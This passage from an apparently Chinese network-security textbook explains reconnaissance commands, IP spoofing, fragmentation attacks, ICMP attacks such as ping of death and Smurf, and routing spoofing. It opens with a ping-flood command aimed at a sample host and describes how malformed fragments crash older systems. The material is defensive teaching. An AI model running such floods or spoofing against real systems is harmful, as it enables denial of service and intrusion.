C:\> ping -l 65500 -t 172.20.1.10
```

结果如下：

```
Pinging NEWSERVER [172.20.1.10] with 32 bytes of data:
Reply from 172.20.1.10: bytes = 32 time < 10ms TTL = 128
Reply from 172.20.1.10: bytes = 32 time < 10ms TTL = 128
Reply from 172.20.1.10: bytes = 32 time < 10ms TTL = 128
Reply from 172.20.1.10: bytes = 32 time < 10ms TTL = 128
…
```

在默认的情况下，在 Windows 系统中 ping 发送的数据包大小为 32B，用户也可以自己定义它的大小，但最大只能发送 65 500B。因为 Windows 早期的系统(如 Windows 95)有一个安全漏洞，即当向对方一次发送的数据包大于或等于 65 532B 时，对方就很有可能死机，微软公司为了解决这一安全漏洞，限制了 ping 的数据包大小。

虽然微软公司已经做了此限制，但几个参数相配合后危害依然非常强大，上面的命令产生的后果就是不停地向 172.20.1.10 计算机发送大小为 65 500B 的数据包。

当然，如果只有一台计算机也许没有什么效果，但是如果有很多计算机同时不间断地发送这种数据包，那么就可以使对方完全瘫痪，因为对方的主机一直忙于给源主机回送 65 500B 的数据包，以至于不能再做其他事，严重时就会死机。

2.3.1.2　tracert

tracert 命令用来跟踪一个报文从源主机到目的主机所经过的路径，例如：

```
C:\WINDOWS> tracert www.sybase.com
Tracing route to vip101.sybase.com [192.138.151.101] over a maximum of 30 hops:
 1  < 10 ms  < 10 ms  < 10 ms  211.65.103.129
 2  < 10 ms  < 10 ms  < 10 ms  192.168.2.2
 3  < 10 ms  < 10 ms  < 10 ms  210.29.33.1
 4  < 10 ms  < 10 ms  < 10 ms  210.29.32.26
 5  < 10 ms  < 10 ms  < 10 ms  210.29.32.1
 6  < 10 ms  < 10 ms  < 10 ms  202.112.24.25
 7  < 10 ms  10 ms    20 ms    202.112.53.85
 8  10 ms    10 ms    20 ms    202.112.46.73
 9  30 ms    40 ms    40 ms    202.112.46.65
10  40 ms    40 ms    30 ms    202.112.53.5
11  30 ms    40 ms    30 ms    202.112.1.212
12  30 ms    30 ms    41 ms    202.112.36.193
13  191 ms   190 ms   190 ms   202.112.61.22
14  190 ms   *        190 ms   teleglobe.net [64.86.173.33]
15  200 ms   190 ms   201 ms   if-4-0.core1.LosAngeles2.Teleglobe.net [64.86.80.34]
```

```
16   *        210 ms   200 ms   p7-2.lsanca1-cr10.bbnplanet.net [4.24.118.105]
17   *        191 ms   200 ms   p3-0.lsanca1-br1.bbnplanet.net [4.24.5.130]
18  200 ms    221 ms   190 ms   p6-0.lsanca2-br1.bbnplanet.net [4.24.5.49]
19   *        200 ms   211 ms   p15-0.snjpca1-br1.bbnplanet.net [4.24.5.58]
20   *         *       210 ms   p1-0.snjpca1-cr1.bbnplanet.net [4.24.9.134]
21  210 ms     *       221 ms   p5-0-0.oakland-br1.bbnplanet.net [4.0.1.193]
22  221 ms    320 ms   330 ms   f1-0.oakland-cr2.bbnplanet.net [4.0.16.6]
23  220 ms     *        *       h1-0-0.sybaseinc.bbnplanet.net [4.0.68.246]
24  211 ms    210 ms   220 ms   surf0160.sybase.com [192.138.149.160]
25  210 ms    210 ms    *       vip101.sybase.com [192.138.151.101]
Trace complete.
```

最左边的数字是该路由通过的主机的顺序。由于每条消息每次的往返时间不一样，tracert 将显示往返时间 3 次。“*”表示往返时间太长，tracert 将这个时间“忘掉了”。3 次时间信息之后，显示经过的 IP 地址，有的是机器名称。

2.3.1.3 其他扫描命令

除了 ping 和 tracert 命令，还有一些其他命令也可以用来了解目标主机的信息，如 UNIX 的命令 rusers、finger 和 hosts 等。

rusers 和 finger 命令可以收集到目标计算机上有关用户的消息。rusers 命令能够显示远程登录的用户名、该用户的上次登录时间、使用的 Shell 类型等。

finger 命令能显示用户的状态。该命令建立在客户/服务器模型上，用户通过客户端软件向服务器请求信息，服务器解释这些信息，并返回给用户。在服务器上一般运行一个精灵程序 Fingerd，根据服务器的配置，能向客户提供某些信息，如用户名、登录的主机、登录日期等。

hosts 命令可以收集到一个域里所有计算机的重要信息，包括：一个域中名字服务器的地址，每台计算机上的用户名，一台服务器上正在运行什么服务，这个服务是哪个软件提供的，计算机上运行的是什么操作系统等，而且只花费很少的时间。

如果入侵的黑客知道目标计算机上运行的操作系统和服务，就能利用已经发现的漏洞进行攻击。如果目标计算机的网络管理员没有对这些漏洞及时修补，黑客就能轻而易举地闯入该系统，获得管理员权限，并留下后门。

如果入侵黑客得到了目标计算机上的用户名，能使用口令破解软件，多次试图登录目标计算机(现在很多网站要求用户登录时除了用户名和密码，还必须每次输入随机的“验证码”，就是为了不让口令破解软件直接暴力破解用户的密码)。经过若干次尝试后，就有可能进入目标计算机。因此得到了用户名就等于得到了一半的进入权限，剩下的只是使用软件进行攻击而已。

由于进行端口扫描之前，入侵黑客首先得搞清楚该主机是否已经在运行，通常会借助上面介绍的这些命令，所以现在大多数服务器上都关闭了对这些探测命令的响应，或者限制了这些命令的使用。可见，网络的防范措施往往是被攻击手段推动着进步的。

2.3.2 IP 欺骗

IP 欺骗就是攻击者假冒他人 IP 地址发送数据包。IP 包一旦从网络中发送出去，源 IP 地址就几乎不用，仅在中间路由器因某种原因丢弃它或到达目标端后才被使用。

由于 IP 协议不对数据包中的 IP 地址进行认证，因此任何人不经授权就可伪造 IP 包的源地址。IP 欺骗是利用不同主机之间的信任关系进行欺骗攻击的一种手段，这种信任关系以 IP 地址验证为基础。

2.3.2.1　信任关系

假如某网站的用户 Jack 在主机 A 上有账号 Jack_office，在主机 B 上有一个账号 Jack_mobile，那么在主机 A 上使用时需要输入在 A 上的账户/口令，在主机 B 上使用时必须输入在 B 上的账户/口令；并且当主机 A 和 B 同时连接在网络上的时候，A 和 B 会把 Jack_office 和 Jack_mobile 这两个用户名当作两个互不相关的用户，这对 Jack 有时会有些不便。为了减少这种不便，可以在主机 A 和主机 B 中建立起这两个账户的相互信任关系。

如图 2.8 所示，在主机 A、B 上，分别在用户的 home 目录中输入重定向命令。至此，用户 Jack 就能毫无阻碍地使用任何以 r＊开头的远程调用命令，如 rlogin、rcall、rsh 等，而无口令验证的烦恼。当然，这些信任关系是基于 IP 地址的。




图 2.8　用户 Jack 在主机 A 和主机 B 上的 home 目录中输入重定向命令

rlogin 是一个简单的客户机/服务器程序。rlogin 允许用户从一台主机登录到另一台主机上。如果目标主机信任它，rlogin 将允许在不应答口令的情况下使用目标主机上的资源。安全验证完全是基于源主机的 IP 地址。因此，用户能利用 rlogin 从 B 远程登录到 A，并且主机不会提示输入口令。

Internet 的网络层协议 IP 发送数据包并保证它的完整性。如果不能收到完整的 IP 数据包，IP 会向源地址发送一个 ICMP 错误信息，希望重新处理。然而这个 ICMP 包也可能丢失。由于 IP 是无连接的，所以不保持任何连接状态的信息。每个 IP 数据包被发送出去，不关心前一个和后一个数据包的情况。由此看出，用户其实可以对 IP 堆栈进行修改，在源地址和目的地址中放入任意满足要求的 IP 地址，也就是说，提供虚假的 IP 地址。如果攻击者把发送的 IP 包中的源 IP 地址改成被信任的友好主机的 IP 地址，利用主机间脆弱的信任关系，就可以对信任主机进行攻击。例如，UNIX 中的所有的 r＊命令都采用信任主机方案，所以一个攻击主机把自己的 IP 改为被信任主机的 IP 后，就可以连接到信任主机并能利用 r＊命令开后门达到攻击的目的。

2.3.2.2　IP 欺骗的原理

当用户的主机 A 要与主机 B 建立连接时，它的通信方式是先发请求告诉主机 B“我要

和你通信”,当B收到时,就回复一个确认请求包(ACK)给A主机。如果A是合法地址,就会再回复一个确认(ACK)给B,然后两台主机就可以建立一个通信渠道了。

可是如果攻击者主机A发出包的源地址是一个虚假的IP地址,或者可以说是实际上不存在的一个地址,那么B发出的ACK自然无法找到目标地址,即无法获得对方回复的ACK。而在默认超时的时间范围以内,主机B的一部分资源要用于等待这个ACK的响应上,假如短时间内主机B接到大量来自虚假IP地址的请求包,它就要占用大量的资源来处理这些错误的等待。大量发送这类欺骗型的请求,其结果就是主机B上的系统资源耗尽以致瘫痪。例如,在高考成绩出来之后,可以查分的网站本身就有很大的访问量,如果再受到这种攻击,就会导致无法正常工作,将影响很多人的使用。

正常通信情况与IP欺骗情况如图2.9所示。




图2.9 正常的通信请求和IP欺骗

攻击者使用IP欺骗的目的有两种:

- 只想隐藏自身的IP地址或伪造源IP和目的IP相同的不正常包,而并不关心是否能收到目标主机的应答,这样很容易实现,例如IP包碎片攻击、Land攻击等。
- 伪装成被目标主机信任的友好主机,并且希望得到非授权的服务,这时攻击者还需要使用正确的TCP序列号,将在2.4节详细介绍。

2.3.3 碎片攻击

在具体物理网络中,数据链路层协议对于帧的最大长度都有限制,即存在最大传输单元(Maximum Transmission Unit,MTU)。例如,以太网的MTU为1500B,令牌环网(IEEE 802.5)的MTU为4464B,FDDI的MTU为4352B,ATM的信元为固定的48B,等等。根据IPv4协议,网络层数据分组的最大长度为65 536B,因此,当IP分组的长度超过将要经过的物理网络的MTU时,在这个网络的入口路由器上,就要对IP分组分片,使每一片(fragment)的长度都小于或等于MTU。

IPv4 的报文首部有 16b 的标识字段(identification)、13b 的段偏移量字段(fragment offset)、1B 的 DF 和 1B 的 MF 分段标识位,用于实现分片操作。其中,标识字段可以唯一地标识主机发送的每一份数据报,通常每发送一份它的值就会加 1,这个报文的所有分片都含有同样的标识,不论它被分成多少个片,也不论是第几次分片。接收方依照标识字段,可以汇集一个数据报的所有分片中有同样的标识字段的分片。偏移量字段是指相对被分片的数据报,当前分片从哪里开始,它的单位是 8B。标志位 DF=1 时,表示不允许路由器对该数据报分片,因为目的主机不能重组这些分片;DF=0 表示允许分段。标志位 MF=0 表示这是最后一个分片,MF=1 表示后面还有其他分片。

例如,一个数据报标识为 10000,分组总长度为 4980B,其中报文首部长度为 20B,数据部分长度为 4960B,使用互联网中某局域网进行传送,该局域网允许分片且 MTU 为 1420B,那么这个数据报在进入这个局域网后会被分成 4 片(数据部分 4960B,分成 4 片,前 3 片的长度为 1400B,第 4 片长度为 760B。每片传输时再加上 20B 的首部,形成一个完整的分组传递出去),各个分片的数据报首部相应字段如表 2.1 所示。

表 2.1　IP 数据报的分片

分片	标识	总长度/B	数据长度/B	段偏移	DF 标志	MF 标志
第一个分片	10000	1420	1400	0	1	1
第二个分片	10000	1420	1400	175	1	1
第三个分片	10000	1420	1400	350	1	1
第四个分片	10000	780	760	525	1	0

从表 2.1 可知,每个分片的数据不能重叠,这样目的主机可以把同一标识的所有分片按照段偏移大小顺序排好,并且在看到 MF=0 的分片后进行重组。

由于 IP 数据报的最大长度为 65 536B,所以最后一个分片的 13b 段偏移量字段的最大值是$(1\ 1111\ 1111\ 1110)_2$= 0x1FFE=8190,意味着该分片的第一个字节在原数据报中是第 8190×8=65 520B(字节编号从 0 开始),此时该分片的长度最大为 65 536-65 520=16B。正常情况下,由路由器进行的分片操作各个分片都不会出现数据重叠,且数据长度的总和等于原始数据报。但如果攻击者构造一批数据报,它们的标识号递增,但标志位 DF=1,MF=0,说明是最后一个分片,偏移量为 0x1FFE,报文长度为 20B。那么收到这些数据报的目标主机会发现每个报文的总长都是 65 540B,大于 65 536B,会发生什么情况呢?

具体的处理方式要看目标主机上 TCP/IP 协议的具体实现,有的操作系统在发现问题后直接当作报文传输错误丢弃掉,但有的操作系统对异常情况考虑不周,就可能导致系统崩溃,如 Linux 早期版本和 Windows 95/98 遇到这种情况会造成堆栈溢出,占用大量系统资源,直至崩溃。Jolt2 攻击和泪滴(teardrop)攻击就利用了这一点,攻击者发送多个伪造、有重叠的数据分片到目标主机,最终使目标主机崩溃。

现在的网络操作系统已经完善了 TCP/IP 协议栈的异常处理,并且各种入侵检测系统和防火墙也可以及时发现异常的 IP 碎片,从而能够阻止这种类型的攻击。

2.3.4　ICMP 攻击

IP 数据报在网中传输时,路由器自主地完成寻址与数据转发,不需要源主机和目标主

机的参与；并且IP又是无连接的协议，目标主机不会告知源主机数据是否正确接收到。因此，在TCP/IP的网络层协议中，除了转发数据的IP协议，还提供了ICMP(Internet控制报文协议)。ICMP的设计初衷是：一旦发生错误，如发生网络拥塞、目标网络不能到达、目标主机不可达、TTL超时等，由路由器通过ICMP向源主机报告差错信息。除了差错报文，ICMP还可以用于传输简单的控制报文及一些请求(echo)与应答(echo reply)报文。ICMP报文封装在IP数据报中，如图2.10所示，即ICMP报文作为数据，加上IP报头，IP报头的协议域protocol=1。




图2.10 ICMP报文作为IP数据报的数据

ICMP报头如图2.11所示。




图2.11 ICMP报头

与ICMP有关的攻击很多，如IP地址扫描、ping of death、ping flooding、Smurf、ICMP重定向报文、ICMP主机不可达和TTL超时报文等。

1. IP地址扫描

IP地址扫描经常出现在整个攻击过程的开始阶段，为攻击者收集信息。这种攻击用ping命令就能实现，在TCP/IP实现中，用户的ping命令就是利用回应请求与应答报文(回应请求报文的类型=8，回应请求应答报文的类型=0)测试目的主机是否可以到达。如果攻击者成功接收到应答报文，则说明目的主机处于“活跃”状态，可以作为攻击目标。

2. ping of death

ICMP报文作为IP报文的数据传输，由于IP报文的最大总长度为65 536B，因此早期路由器也限定ICMP包的最大长度为64KB，在读取ICMP首部后，根据其中的“类型”和“代码”字段判断为何种ICMP报文，并分配相应内存作为缓冲区。当出现畸形的ICMP包时，例如，声称自己的长度超过ICMP上限，也就是加载的长度超过64KB上限时，就会出现内存分配错误，导致TCP/IP堆栈崩溃，致使接收方死机。

3. ping flooding和Smurf

在某一时刻多台主机都对目标主机使用ping程序，以耗尽目标主机的网络带宽和处理能力。一个网站1s内收到数万个ICMP回应请求报文就可能使它过度繁忙而无法提供正常服务——这就是拒绝服务攻击方法。1999年，“爱国主义黑客”发动全国网民在某一时刻开始ping某美国站点，试图ping死远程服务器，就是一次典型的ping flooding攻击。

Smurf 攻击则是攻击者伪造一个源地址为受害主机的地址、目标地址是反弹网络的广播地址的 ICMP 回应请求数据包，当反弹网络的所有主机返回 ICMP 回应数据包的时候将淹没受害主机。它的原理和 ping flooding 类似，若反弹网络规模较大，攻击的威力也很巨大。

4. ICMP 重定向报文

初始网关一旦检测到某数据报经非最优路径传输，则它一边将该数据报转发出去，一边向主机发送一个路径重定向报文，告诉主机去往相应目的的最优路径。主机开机后经不断积累便能掌握越来越多的最优路径信息。通过 ICMP 重定向报文，能够保证主机拥有一个动态的既小且优的寻径表。但是，ICMP 没有认证功能，攻击者可以冒充初始网关向目标主机发送 ICMP 重定向报文，诱使目标主机更改寻径表，其结果是到达某一 IP 子网的报文全部丢失或都经过一个攻击者能控制的网关。

5. ICMP 主机不可达和 TTL 超时报文

当数据报传输路径中的路由器发现传输错误时发送 ICMP 主机不可达和 TTL 超时报文给源主机，主机接收到此类报文后会重新建立 TCP 连接。攻击者可以利用此类报文干扰正常的通信。

2.3.5　路由欺骗

Internet 中 IP 包的传输路径完全由路由表决定，主机的路由表可以依据 ICMP 重定向报文而改变，路由器的路由表则要依据路由协议的路由更新报文来修改。前者属于 ICMP 攻击，后者则属于路由欺骗。

2.3.5.1　RIP 路由欺骗

RIP(Routing Information Protocol，路由信息协议)是早期用于自治域内传播路由信息的路由协议，路由器需要定时向它的相邻路由器发送本地的 RIP 路由更新信息。由于 RIP v1.0 中没有提供对 RIP 数据包发送者的认证机制，所以其他路由器在收到更新 RIP 数据包时一般不做检查，这也给了攻击者可乘之机。攻击者可以声称他所控制的路由器 A 可以最快地到达某一站点 B，从而诱使发往 B 的数据包由 A 中转。这时，有 3 种可能：

- 如果 A 根本不存在，攻击者自己伪造的路由被网内的路由器接受后，就会使得大量目的站点为 B 的报文无法顺利转发，导致无法访问 B。
- 如果 A 存在，但并非受到攻击者的控制，那么攻击者的行为将导致大量报文涌向 A，可能超过 A 所能承受的最大吞吐量，导致 A 的性能严重下降。
- 如果 A 受攻击者控制，那么攻击者可侦听、篡改用户发往 B 的数据。

2.3.5.2　IP 源路由欺骗

IP 报文首部的可选项中有“严格源路径”和“自由源路径”，用于指定到达目的站点的路由。正常情况下，目标主机如果有应答或其他信息返回源站，可以直接将该路由反向运用作为应答的回复路径。

攻击实例如图 2.12 所示，主机 A(IP 地址是 192.168.100.11)是主机 B 的信任主机，主机 X 想冒充主机 A 从主机 B(IP 为 192.168.100.1)获得某些服务。

(1) 攻击者修改距离 X 最近的路由器 G2，使到达 G2 且包含目的地址 192.168.100.1 的数据包以主机 X 所在的网络为目的地。

